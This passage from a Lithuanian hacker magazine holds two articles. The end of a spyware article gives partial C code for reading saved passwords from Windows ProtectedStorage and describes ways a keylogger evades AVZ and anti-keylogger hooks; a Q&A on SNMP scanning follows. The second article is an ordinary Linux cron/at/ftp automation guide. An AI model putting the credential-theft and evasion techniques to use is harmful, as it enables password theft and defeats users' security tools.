Formgrabberiai turi nedidelį porūšį — TAN–grabberius. Jų ypatybė ta, kad jie nukreipti prieš bankų sistemų vartotojus, moka atpažinti perimamą informaciją ir savo šeimininkui išsiųsti tik reikiamus duomenis. Taip pat jie moka ne tik šiuos duomenis gauti, bet ir blokuoti jų siuntimą į banko svetainę, kad sąskaitos šeimininkas negalėtų ja pasinaudoti iki tol, kol jį apvogs. Pažangiausi TAN–grabberiai moka atjungti įvairias bankų svetainėse įdiegtas apsaugas (pavyzdžiui, apribojimus priėjimui pagal IP), imituodami sistemos vartotojo nustatymų konfigūravimo veiksmus. Ši šnipinėjančių programų rūšis yra pavojingiausia, kadangi ji orientuota į realių pinigų vagystę. Norėčiau tave įspėti dėl tokio tipo programų kūrimo ir pardavimo, kadangi tai tiesiausias kelias už grotų.



Antivirusinį įrankį AVZ, apie kurį buvo kalbama straipsnyje, tu gali gauti čia: http://z-oleg.com/secur/avz.htm

[Slaptažodžių trojanai] Daugeliui hakerių neįdomus vartotojo asmeninis gyvenimas ir net jo kreditinės kortelės. Jiems tiesiog reikia pagrobti vartotojo elektroninį paštą, ICQ UIN'ą arba dar ką nors panašaus. Tam ir yra skirti slaptažodžių trojanai, pavyzdžiui, tokie, kaip labai labai populiarus *Pinch*. Dažniausiai jie veikia vienu ir tuo pačiu nelabai sudėtingu principu — tiesiog paima visus slaptažodžius ;).

Windows NT sistemoje yra specialus servisas, skirtas privačių duomenų saugojimui, kuris vadinasi *ProtectedStorage*. Internet *Explorer* slaptažodžių ir formų automatinio užpildymo duomenų saugojimui naudoja būtent šį servisą. Jį savo slaptų duomenų saugojimui taip pat naudoja *MSN Messenger* ir *MS Outlook*. Žodžiu, trojanų kūrėjai turėtų padėkoti didžiajai ir siaubingajai „Microsoft", kuri susigalvojo visus slaptažodžius saugoti vienoje vietoje, dėl ko smarkiai palengvino trojanų kūrėjų gyvenimą. *ProtectedStorage* peržiūrai galima panaudoti programą *Protected Storage Explorer*, tačiau tave greičiausiai domina ne pats įrankis, o jo veikimo principas. Ką gi, tuojau papasakosiu.

Darbui su *ProtectedStorage* naudojamos funkcijos iš bibliotekos *pstorec.dll*, kuri įeina į *Windows* sudėtį. Viskas prasideda nuo funkcijos *PStoreCreateInstance*, kuri sukuria *IPStore* klasės objektą. Čia, kaip tu supranti, mes susiduriame su tuo prakeiktu OOP, tačiau dėl to neverta kristi ant žemės ir isterikuoti drabstant iš burnos putas. Pakanka suprasti, kad klasė yra tam tikra struktūra, kurioje saugomos rodyklės į jos metodus. Žinant šią struktūrą, galima iškvietinėti klasės metodus nenaudojant C++ ir OOP galimybių, o tai reiškia, kad šiuo atveju galima su grynu API rašyti labai mažas programas, kas trojanų kūrėjui yra išties svarbu.

Taigi prie darbo. Iš pradžių mums reikia užkrauti *pstorec.dll*, importuoti funkciją *PStoreCreateInstance* ir sukurti *IPStore* klasės egzempliorių:


```
typedef HRESULT (WINAPI *tPStoreCreateInstance)
    (IPStore **, DWORD, DWORD, DWORD);
HMODULE hpsDLL;
hpsDLL = LoadLibrary("pstorec.dll");
tPStoreCreateInstance pPStoreCreateInstance;
pPStoreCreateInstance = (tPStoreCreateInstance)
    GetProcAddress(hpsDLL, "PStoreCreateInstance");
IPStorePtr PStore;
HRESULT hRes = pPStoreCreateInstance(&PStore, 0, 0, 0);
```

Dabar mums reikia gauti *IEnumPStoreTypes* sąsają (*interface*), per kurią mes išvardinsime *ProtectedStorage* įrašų tipus:

```
IEnumPStoreTypesPtr EnumPStoreTypes;
hRes = PStore->EnumTypes(0, 0, &EnumPStoreTypes);
```


Dabar parašysime tipų perrinkimo ciklą, o kiekvienam įrašo tipui su ta pačia sąsaja išvardinsime jo potipius. Kiekvienam įrašo tipui mes gauname *TypeGUID* — unikalią skaitinę duomenų tipą aprašančią reikšmę. Sulyginus šį tipą su žinomais tipais, kuriuos naudoja *Internet Explorer*, *Outlook Express* ir kitos panašios programos, mes gausime hakerį dominančius įrašus. Dabar mes su *IPStore* klasės metodu *ReadItem* galime perskaityti bet kokį įrašą. Aš čia nepateiksiu pilno kodo, kadangi jis užima daug vietos.
Nesitikėk *ProtectedStorage* saugykloje rasti išsaugotų prisijungimo per modemą (*dial-up*) slaptažodžių, nes jų čia nėra. Norint juos gauti, reikia dirbti su RAS (*Remote Access Service*). Šis servisas turi visas išsaugotų slaptažodžių išvardinimui ir skaitymui reikalingas funkcijas (*GetRasEntryCount*, *RasEnumEntries*, *GetLSAData*, *RasGetEntryProperties*). Pilnus slaptažodžių išgavimo algoritmo išeities tekstus tu gali peržiūrėti atitinkamame trojano *Pinch* modulyje.

[Statistikos surinkimo sistemos] Šios kategorijos *spyware* programos menkai pavojingos ir yra skirtos informacijai apie kompiuteryje įdiegtą programinę įrangą, lankomas svetaines ir t.t. surinkti. Viso šio reikalo realizacija labai paprasta (paprasčiausias bylų ir sisteminio registro įrašų išvardinimas). Be to, užduotį šiuo atveju smarkiai palengvina *Temporary Internet Files* katalogas, kuriame *Internet Explorer* išsaugo visą svetainių lankymo istoriją. Kai kurios šios klasės programos arba integruojasi į *Internet Explorer* (įdiegiamos kaip įrankių juosta arba *Shell Extension*), arba naudoja kitus paslėpto automatinio užkrovimo metodus. Integravimas į IE dažniausiai reikalingas siekiant apeiti ugniasienes. Nors jos ir turi komponentų kontrolės priemones ir pateikia perspėjimą, paprastai į tai niekas nekreipia dėmesio. Nors šios programos ir nėra laikomos labai baisiomis, tačiau jos paprastai turi automatinio atsinaujinimo sistemą, o tai reiškia, kad bet kuriuo metu jos gali būti panaudotos kokiam nors sudėtingesniam dalykėliui užkrauti. Dažnai tokios programos užkraunamos į daugelį mašinų, jas skenuoja, o po to surinkti duomenys panaudojami nustatyti, ar kompiuteryje yra kas nors naudingo (pavyzdžiui, kreditinių kortelių numeriai). Į tokius kompiuterius užkraunamas labiausiai tokiam atvejui tinkamas trojanas, pavyzdžiui, per *Spyware* automatinio atnaujinimo sistemą.



antivirusinis įrankis AVZ

[Apsauga nuo „Spyware"] Skydas ir kalavijas. *Spyware* ir *AntiSpyware*. Pažiūrėkime, ką gi yra paruošę legalios programinės įrangos gamintojai, kad apsaugotų mus nuo negerųjų šnipų. Beje, apžvelgsime ne tas programas, kurio *spyware* ieško ir pašalina remdamosi signatūromis, o tas, kurios šnipinėjančius kenkėjus atpažįsta pagal jiems būdingus veikimo principus. Pradėsime nuo jau paminėtos programos AVZ. Be signatūrinės paieškos, ši programa turi galimybę aptikti API perėmimus (tiek *user mode*, tiek ir branduolio lygyje) ir skenuoti LSP (*Winsock Layered Service Provider*). Kaip tu jau tikriausiai pameni, API perėmimus naudoja kai kurie formgrabberiai, kurie taip gauna formų duomenis, taip pat daugelis trojanų, kurie taip nori nuslėpti savo buvimą sistemoje. AVZ gali surasti ir parodyti tokį perėmėją. Taip pat naudinga ir su *SetWindowsHookEx* hukais veikiančių keyloggerių aptikimo galimybė. Kovai su keyloggeriais taip pat skirtos tokios specialios programos, kaip *HookMonitor*, *AntiKeylogger* ir *PrivacyKeyboard*. Jos užtikrina apsaugą nuo plačiai naudojamų keylogginimo metodų. Pavyzdžiui, *AntiKeylogger* branduolyje perima *NtUserSendMessage*, *NtUserSetWindowsHook*, *NtUserGetKeyboardState* funkcijas ir uždraudžia tokius veiksmus, kaip klaviatūros hukų aktyvavimas, klaviatūros skenavimas per *GetAsyncKeyState* ir



Protected Storage Explorer

teksto gavimas iš langų pasiunčiant WM_GETTEXT pranešimą. Šios programos net sugeba blokuoti tvarkyklių keyloggerius, kurie naudoja klaviatūros tvarkykles–filtrus. Tie, kas naudojasi tokiomis programomis, paprastai savo kompiuteryje turi vertingos informacijos, kurią kas nors gali norėti pagrobti. Dėl to hakeriui būtinai reikia apeiti panašias apsaugos priemones. Aptarsime visus informacijos praėjimo etapus: nuo klaviatūros iki ją gaunančios programos, kad suprastume, kur ją galima perimti ir kur šis procesas gali būti aptiktas:

1. Klaviatūros tvarkyklė priima jos pertraukimą ir nuskaito informaciją į savo buferį.
2. *Win32* serverio posistemės procesas (*csrss.exe*) klaviatūros tvarkyklei pasiunčia IRP su informacijos gavimo užklausa.
3. Klaviatūros tvarkyklė grąžina IRP paketą su informacija, pakeliui paketas praeina įdiegtų klaviatūros filtrų grandinę.
4. *csrss.exe* apdoroja atkeliaujančią informaciją ir per *win32k.sys* tvarkyklės funkcijas išsiunčia langų pranešimus jų laukiantiems procesams.
5. Pranešimą gaunantis procesas iškviečia *GetMessage*. Ši funkcija valdymą perduoda branduoliui, kur iš *win32k.sys* per šešėlinę sisteminių servisų lentelę (*Shadow SDT*) iškviečiama *NtUserGetMessage*.
6. Procesas perduoda pranešimą funkcijai *TranslateMessage*, kuri pranešimą gali perduoti funkcijos *NtUserTranslateMessage* branduoliui, tačiau klaviatūros pranešimams tai nėra daroma.
7. Pranešimas perduodamas klaviatūros hukams, jeigu jie aktyvuoti.
8. Procesas perduoda pranešimą funkcijai *DispatchMessage*, po ko jis išsiunčiamas lango procedūrai.
9. Įvykdžius lango procedūrą, pranešimas grįžta atgal į branduolį.

Kaip matai, informacijos kelias įvedant ją klaviatūra ganėtinai sudėtingas, ir apsauginės programos negali tavęs apsaugoti nuo informacijos perėmimo visame šiame kelyje. *AntiKeylogger* ir *PrivacyKeyboard* gali apsaugoti tik 1, 3 ir 7 sritis, iš ko išplaukia, kad hakeriui lieka daugybė galimybių parašyti tokį keyloggerį, kuris apeis visas tokias apsaugas. Pavyzdžiui, informaciją galima perimti bet kurioje jos apdorojimo branduolyje stadijoje (modifikuojant *Shadow SDT* arba vienos iš funkcijų kodą), tačiau kol kas tai nėra būtina, kadangi galima apseiti su *user mode API* funkcijų perėmimu. Taip pat galima perimti *TranslateMessage* funkciją ir visus langų pranešimus gauti taip, lyg mes būtume aktyvavę klaviatūros huką.

Tarkim, mes turime veikiantį API perimantį keyloggerį. Dabar hakeris susidoros su AVZ ir kitomis panašiomis perėmimus aptinkančiomis programomis. Kad ir kaip tai būtų paradoksalu, tačiau geriausias būdas nuslėpti perėmimą — tai jo iš viso neaktyvuoti. Pavyzdžiui, jeigu apdorotojas yra su visais procesais užkraunamoje DLL bibliotekoje, tai galima tiesiog neaktyvuoti perėmimo *avz.exe* procese, tuomet AVZ jų nepamatys. Šį metodą paprasta realizuoti, tačiau jis nėra tinkamas naudoti rimtame produkte. Geriau tiesiog naudoti tuos perėmimo metodus, kurių neaptinka tokio tipo programos. Pavyzdžiui, galima su disasembleriu praeiti per visą funkciją, surasti komandą *ret* ir prieš ją įterpti *push* su savo kodo adresu. Šio veiksmo prasmė tame, kad stekas funkcijos pabaigoje analogiškas stekui jos pradžioje, *push* perrašys grįžimo adresą ir *ret* perduos valdymą hakeriškam kodui, kuris apdoros funkcijos įvykdymo rezultatus.

[Štai ir pasaka baigta...] Nuo šiuolaikinių šnipinėjimo programų nėra jokios patikimos apsaugos, išskyrus galvą ir tiesias rankas. Nepadės nei antivirusas, nei ugniasienė, nei specialios programos. Tik *spyware* programų veikimo supratimas padės apsisaugoti nuo šios negandos. Tikiuosi, ši medžiaga tau pravers.

Q: Su kokia programine įranga tinkle galima ieškoti valdymą per *snmp* pripažįstančių įrenginių?

A: Neblogas įrankis yra *snscan* (*www.foundstone.com*), kuris gali greitai ir tiksliai identifikuoti tinkle veikiančius SNMP įrenginius. Jis leidžia nuskenuoti adresų diapazoną, patikrinti atidarytas jungtis ir parinkti priėjimo eilutes, kurias galima surašyti į bylą. Ataskaitoje įrankis išveda surastų įrenginių adresus, priėjimo eilutes ir papildomą informaciją apie įrenginį. Kitas įrankis, kurį taip pat rekomenduočiau, yra *IP Network Browser* (*www.solarwinds.net*). Kitaip nei *snscan*, ši programa suteikia daugiau galimybių ir neapsiriboja tik tinklo skenavimu. Su šiuo įrankiu galima peržiūrėti arba pakeisti surastų įrenginių nustatymus. **nix* sistemose galima naudoti NET–SNMP paketą (anksčiau jis buvo žinomas kaip UCD–SNMP), kuris turi įvairiausias darbo su *snmp* priemones, įskaitant plečiamą agentą, SNMP biblioteką, informacijos užklausimo ir nustatymo per SNMP agentus priemones, SNMP signalų generavimo ir apdorojimo priemones, SNMP protokolą naudojančios *unix* komandos ‚*netstat*‘ versiją, taip pat priemonę *Tk/perl* skirtai valdymo informacijai peržiūrėti. Taip pat galima pasinaudoti su *perl* parašytu įrankiu *Cisco torch*, kuris skirtas masiniam skenavimui, *Cisco* maršrutizatorių aptikimui ir eksploatavimui. Programa naudoja keletą taikomųjų tarnybų pirštų antspaudų nuėmimo metodų. *Cisco torch* greitai aptinka tinklo mazgus su paleistais *telnet*, SSH, *Web*, NTP ir SNMP servisais, prieš aptiktus servisus panaudoja ataką pagal žodyną. *Cisco torch* gali rasti čia: *http://arhont.com*.



054

Prisukamas pingvinas

Automatizuojame rutinišką darbą

SUVOKIMAS, KAD KIEKVIENĄ MIELĄ DIENĄ TAU REIKIA ĮVEDINĖTI TAS PAČIAS KOMANDAS IR ATLIKINĖTI RUTINIŠKUS VEIKSMUS, GALI NULIŪDINTI BET KURĮ UNIKSOIDĄ. TAČIAU NENUKABINK NOSIES, NES DIDŽIĄJĄ DALĮ DARBŲ GALI ATLIKTI PATI *NIX. DAUGELIS OS KOMPONENTŲ PATYS META UŽUOMINĄ APIE TAI, KAD JUOS PANAUDOTŲ SKRIPTUOSE IR PLANUOTOJO UŽDUOTYSE. SKAITYK TOLIAU IR SUŽINOSI, KAIP TAUPYTI SAVO LAIKĄ, PRIVERČIANT OPERACINĘ SISTEMĄ DARYTI TAVO DARBĄ.

[Naudok skriptus] Pirmasis žingsnis automatizavimo link — skriptų rašymas. Jeigu tu perprastum bent jau *shell* skriptinimo abėcėlę, manyk, kad pusė darbo padaryta. Tam, kad sistemos neapkrautum vienos ar dviejų eilučių ilgio skriptais, galima pasinaudoti */etc/profile* arba *~/.bashrc* apibrėžtomis funkcijomis iš vartotojo pusės jos niekuo nesiskirs nuo skriptų. Žvilgtelėk į pirmąjį skriptą. Tai tik pavyzdys, demonstruojantis pagalbinių funkcijų panaudojimo patogumą. Vis dėlto tu neprivalai iš karto kaip akis išdegęs pulti ir viską įvedinėti į *~/.bashrc*, priešingai, pagalvok, kokias komandas tu naudoji dažniausiai (bei kiek tai varginantis veiksmas), o po to apiformink jas funkcijų arba skriptų pavidalu.

Įvaldyk planuotoją

Tavo geriausiais draugais totalios automatizacijos link gali tapti *cron* ir *at*. Būtent jie atsako už procesų paleidimą foniniame režime. *Cron* demonas nuo senų laikų **nix* sistemoje naudojamas kaip užduočių planuotojas. Jeigu tam tikrą komandą reikia paleisti kas tam tikrą laiko tarpą (kiekvieną valandą, kiekvieną naktį, kas mėnesį), tuomet šiai užduočiai nesurasi geresnės priemonės už *cron*. Pavyzdžiui, mes norime, kad kiekvieną dieną lygiai septintą valandą vakaro būtų paleidžiamas mūsų skriptas. Namų kataloge sukursime štai tokio turinio *~/.crontab* bylą:

```
0    19    *    *    *    /usr/bin/our-script
```

Mistiniai skaičiai ir žvaigždutės prieš skripto pavadinimą reiškia šio skripto paleidimo laiką, kuris nurodomas tokia tvarka: minutė, valanda, diena, mėnuo, savaitės diena. Šiuo atveju žvaigždutės reiškia, kad skriptas turi būti vykdomas kiekvieną mėnesio dieną. Dabar įvykdykime komandą

```
$ crontab ~/.crontab
```

Telieka sulaukti 19:00 ir mėgautis rezultatu. Keletas pastabų:

1. *Crontab* aprašytos komandos vykdomos su interpretatoriumi */bin/sh* bei su trimis aplinkos kintamaisiais: USER, HOME ir SHELL. Kadangi kintamasis PATH nėra apibrėžtas, tu turi nurodyti pilną kelią iki savo skripto ar bet kokios kitos programos.
2. Jeigu sistemoje sukonfigūruotas lokalus paštas, tai visas komandos išvedimas išsiunčiamas vartotojui elektroniniame laiške.

Viso labo vienos ar dviejų užduočių vykdymui *cron* funkcionalumo gali atrodyti per daug. Tada geriau pasinaudoti komanda *at*. Ji kaip tik skirta vienkartiniam užduoties vykdymui, jos vidinė sandara paprastesnė. Kaip pavyzdį paleisime tą patį skriptą tuo pačiu laiku:

```
$ at 19:00
at> /usr/bin/our-script
Ctrl-D
```

Labai paprasta ir gražu, tiesa?

```
# vi ~/.bashrc
# tar.bz2 archyvo katalogo sukūrimas
function tbz2() {
    if [ $# != 0 ]; then
        tar cv $1 | bzip2 -9cz > $1.tar.bz2
    fi
}
# tar.bz2 archyvo išpakavimas
function utbz2() {
    if [ $# != 0 ]; then
```

```
#
# Run hourly cron jobs at 47 minutes after the hour:
47 * * * * /usr/bin/run-parts /etc/cron.hourly 1> /dev/null
#
# Run daily cron jobs at 4:40 every day:
40 4 * * * /usr/bin/run-parts /etc/cron.daily 1> /dev/null
#
# Run weekly cron jobs at 4:30 on the first day of the week:
30 4 * * 0 /usr/bin/run-parts /etc/cron.weekly 1> /dev/null
#
# Run monthly cron jobs at 4:20 on the first day of the month:
20 4 1 * * /usr/bin/run-parts /etc/cron.monthly 1> /dev/null
"/var/spool/cron/crontab.3815" 22L, 1094C записано          11,1
```

Slackware sistemoje naudojama */var/spool/cron/crontabs/root* byla

```
        tar xjvf $1
    fi
}
# „protingas" CD-ROM stalčiaus atidarymas
function ejectcd() {
    local cdrom=/mnt/cdrom
    lsof $cdrom
    if [ $? -ne 0 ]; then
        eject $cdrom
    fi
}
# CD atvaizdo (image) sukūrimas
function cdimg() {
    local cdrom=/mnt/cdrom
    if [ $# != 0 ]; then
        dd conv=noerror if=/dev/cdrom of=$1.img
    fi
}
# audio disko perkodavimas į ogg vorbis formatą
function cdogg() {
    cdparanoia -B
    for wav in track*.wav; do
        oggenc $wav
        rm -f $wav
    done
}
# bylos paieška pagal šabloną
function ff() {
    find . -type f -iname \*$1\* -ls ;
}
# bylos pavadinimo pakeitimas į mažąsias raides
function lcase() {
    if [ $# != 0 ]; then
        mv $1 'echo $1 | tr '[:upper:]' '[:lower:]''
    fi
}
# xterm antraštės sukonfigūravimas
function xtitle() {
    if [ $# != 0 ]; then
        echo -e „\033]0;$1\007"
    fi
}
# darbastalio vaizdo (screenshot) sukūrimas
function sshot() {
    import –window root ~/screenshot.png
}
```

[Dėl BSD] 1. BSD sistemos paprastai komplektuojamos su programa *curl*, kuri savo funkcionalumu daug kuo panaši į *wget*.
2. *ppp* demonas, veikiantis vartotojo erdvėje, po susijungimo užmezgimo paleidžia bylą */etc/ppp/ppp.linkup*.

Vykdymą galima atidėti bet kuriai dienai, panaudojant tokį formatą: „at valanda:minutė /mėnesis/diena/metai". Dar man patinka štai toks laiko nurodymo stilius: „at now + 2 hours" — įvykdyti komandą po 2 valandų, „at now + 1 day2" — įvykdyti kitą dieną. Kaip ir *cron*, *at* gali pasirūpinti tuo, kad vartotojas pranešimą apie užduoties įvykdymą gautų elektroniniu paštu. Norėdamas pašalinti nereikalingą užduotį, peržiūrėk užduočių sąrašą ir įsidėmėk jos identifikatorių (komanda *atq*), o po to įvykdyk „atrm identifikatorius".

[Interneto susijungimų automatizavimas] Atėjo laikas automatizuoti tavo skaitlingus interneto susijungimus. Iš karto pasakysiu, kad šis skyrius bus naudingas tik besijungiantiems per modemą. To priežastys paprastos. Išskirtinių linijų savininkams nereikia nieko automatizuoti, susijungimas su globaliuoju tinklu inicializuojamas OS krovimosi etape, nedalyvaujant vartotojui. Kita vertus, „laimingiesiems" modemų savininkams tenka riboti ne tik internete praleistą laiką (dėl kas minutę skaičiuojamo tarifo), bet ir be viso kito šį prisijungimą nukelti link nakties (pigiau). Išeitis: priversti OS naktį prisiskambinti paslaugos tiekėjui ir pasiimti paštą bei reikiamas bylas. Siūlau tau vieną iš galimų sprendimų. Atsidarome bylą */etc/ppp/ip–up* ir joje įrašome:

```
# vi /etc/ppp/ip–up
#!/bin/sh
# išsiunčiam paštą (tik jeigu pas tave įdiegtas lokalus pašto serveris)
/usr/sbin/sendmail -q
# paleidžiame bylą /tmp/ppp-auto
if [ -x /tmp/ppp-auto ]; then
    /tmp/ppp-auto
    # ištriname jau nereikalingą bylą
    rm -f /tmp/ppp-auto
    # atsijungiame
    /usr/sbin/ppp-off
fi
```

Vietoje */usr/sbin/ppp–off* įrašyk komandą, su kuria tu atsijungi nuo tinklo. Jeigu pppd demonas suras bylą */tmp/ppp–auto*, jis ją įvykdys ir nutrauks susijungimą. Dabar sukurkime *ppp–auto* bylos šabloną:

```
# vi ~/ppp–auto
#!/bin/sh
# byla vykdoma root vardu, o mūsų komandos turi būti vykdomos paprasto vartotojo vardu
# /bin/su — vartotojo vardas
# pasiimam paštą
fetchmail
# pereiname į specialų katalogą
cd ~/download
# parsisiunčiame reikiamas bylas
wget ftp://...
wget http://...
```

```
$ tty
/dev/pts/4
$ date
Срд Окт 26 18:11:46 YEKST 2005
$ at 18:13
warning: commands will be executed using (in order) a) $SHELL b) login shell c)
/bin/sh
at> echo "Message from AT" > /dev/pts/4
at> <EOT>
job 16 at 2005-10-26 18:13
$ Message from AT
$
```

at vykdo mūsų komandą

Panaudojant vieną skriptą, galima susijungti su iš karto keliais *ftp* serveriais.

```
Šiai bylai reikia suteikti visas teises:
$ chmod 777 ~/ppp-auto
```

Viskas, dabar tau reikia ją nukopijuoti į katalogą */tmp* ir su *at* nurodyti susijungimo laiką:

```
$ cp ~/ppp-auto /tmp/ppp-auto
$ at 02:10
at> /usr/sbin/ppp-on
```

/usr/sbin/ppp-on pakeisk į komandą, su kuria tu užmezgi susijungimą. Atkreipk dėmesį, kad tokios komandos paprastai reikalauja *root* teisių, todėl tokiu atveju galima: a) sukonfigūruoti *sudo* (žr. žemiau) arba b) *at* paleisti *root* vardu.
Be abejo, toks sprendimas šiek tiek bukas, tačiau labai paprastas. Šiuo atveju visą šį sprendimą apsimokėtų papildyti komandos įvykdymo rezultatų įrašymu į bylą ir jo išsiuntimu elektroniniu paštu su komanda */usr/bin/mail* (arba *mailx*).

[Nepriprask prie naršyklės] Apie susijungimus išsiaiškinom, dabar pakalbėkime apie automatinį bylų siuntimą. Pradžiai pabandykime priversti *ftp* klientą dirbti autonominiu režimu. Šios idėjos realizacijai prireiks pažangaus kliento *lftp* (jį gali rasti bet kuriame distributyve). Komandų vykdymas paketiniu režimu yra viena iš jo ypatybių. Norint pasinaudoti šia galimybe, sukurk maždaug tokio turinio bylą *~/lftp.auto*:

```
$ vi ~/lftp.auto
# nurodome vartotojo vardą ir slaptažodį (tuščias slaptažodis — „")
user name passwd
# prisijungiame prie serverio
lftp ftp.kernel.org
# toliau eina standartinės ftp protokolo komandos(get, put, ls)
get ...
# atsijungiame
exit
```

Šiai bylai reikia suteikti teisingas priėjimo teises (kad niekas negalėtų pamatyti slaptažodžio):

```
$ chmod 600 ~/lftp.auto
```

```
Po to paleisk lftp su tokia komanda:
$ lftp -f ~/lftp.auto > ~/lftp.log
```

Ftp klientas įvykdys visas tavo komandas ir atsijungs nuo serverio. Šiuo atveju serverio atsakymai į perduotas komandas bus įrašyti į bylą *~/lftp.log* (pagal nutylėjimą viskas išvedama į ekraną). Ši byla gali būti labai naudinga, jeigu skripte naudojama rekursyvaus katalogų perėjimo komanda (*ls –R*). Panaudojant vieną skriptą, galima susijungti su iš karto keliais *ftp* serveriais.
Susijungimą su *ftp* galima padaryti dar autonomiškesnį, jeigu panaudosime *zsh* praplėtimą, kuris vadinasi *zftp*. Tai į shellą įmontuotas *ftp* klientas, leidžiantis *ftp* protokolo komandas integruoti tiesiai į skriptus. Norėdami pamatyti šios technologijos galią, peržvelkime šį skriptą:

```
$ vi ~/get_kernel.zsh
#!/bin/zsh
FTP=ftp.kernel.org
if [ $# != 0 ]; then
    VER=$1
else
    exit
fi

zmodload zsh/zftp

echo -n „Connecting to $FTP... „
zftp open $FTP
zftp login anonymous „" >/dev/null 2>&1
zftp binary
zftp cd pub/linux/kernel/v'echo $VER | cut -d „." -f 1-2'/
echo „Checking for new kernel..."
zftp ls | grep linux-${VER}

if [[ $? == 0 ]]; then
    echo -n „Downloading... „
    zftp get linux-${VER}.tar.bz2 > linux-${VER}.tar.bz2
    zftp close
else
    echo „Kernel $VER doesn't exist."
    zftp close
fi
```

Šis skriptas skirtas *Linux* branduolio parsiuntimui iš oficialaus *ftp* serverio. Jį paleidinėti derėtų su vienu parametru — branduolio versija. Galima pastebėti, kad *zftp* operuoja standartinėmis bet kurio *ftp* kliento komandomis, skirtumas tik tas, kad įvykdžius kiekvieną komandą valdymas grąžinamas shellui. Dėl šios ypatybės galima pilnai kontroliuoti visą kliento–serverio dialogą, tuo tarpu anksčiau tam reikėjo naudoti *expect*.
Jeigu tau reikia parsisiųsti bylas iš *http* serverio, galima pasinaudoti neinteraktyviu *http* klientu *wget*. Aš jį naudoju su autonominiais interneto susijungimais, kaip buvo parodyta ankstesniame skyrelyje.

```
$ wget URL
```

```
$ ./get_kernel.zsh 2.6.13
Connecting to ftp.kernel.org... done
Checking for new kernel...
linux-2.6.13.1.tar.bz2
linux-2.6.13.1.tar.bz2.sign
linux-2.6.13.1.tar.gz
linux-2.6.13.1.tar.gz.sign
linux-2.6.13.1.tar.sign
linux-2.6.13.2.tar.bz2
linux-2.6.13.2.tar.bz2.sign
linux-2.6.13.2.tar.gz
linux-2.6.13.2.tar.gz.sign
linux-2.6.13.2.tar.sign
linux-2.6.13.3.tar.bz2
linux-2.6.13.3.tar.bz2.sign
linux-2.6.13.3.tar.gz
linux-2.6.13.3.tar.gz.sign
linux-2.6.13.3.tar.sign
linux-2.6.13.4.tar.bz2
linux-2.6.13.4.tar.bz2.sign
linux-2.6.13.4.tar.gz
linux-2.6.13.4.tar.gz.sign
linux-2.6.13.4.tar.sign
linux-2.6.13.tar.bz2
linux-2.6.13.tar.bz2.sign
linux-2.6.13.tar.gz
linux-2.6.13.tar.gz.sign
linux-2.6.13.tar.sign
Downloading...
```

mūsų skriptas veikia!

Byla bus parsiųsta į einamą katalogą. Tu gali susidurti su tokia situacija, kuomet byla yra labai didelė ir negali būti parsiųsta vieno prisijungimo metu. Ką tuomet daryti? Jeigu didžioji bylos dalis jau parsiųsta, o laikas spaudžia, tuomet *wget* galima arba nudobti su komanda „killall wget", arba su klavišų kombinacija „Ctrl+C". Kitą kartą prisijungus siuntimo procesą reikia atnaujinti (jeigu serveris pripažįsta *resume* režimą — red. past.) su komanda:

```
$ wget -c URL
```

Dar *wget* galima paversti tikru

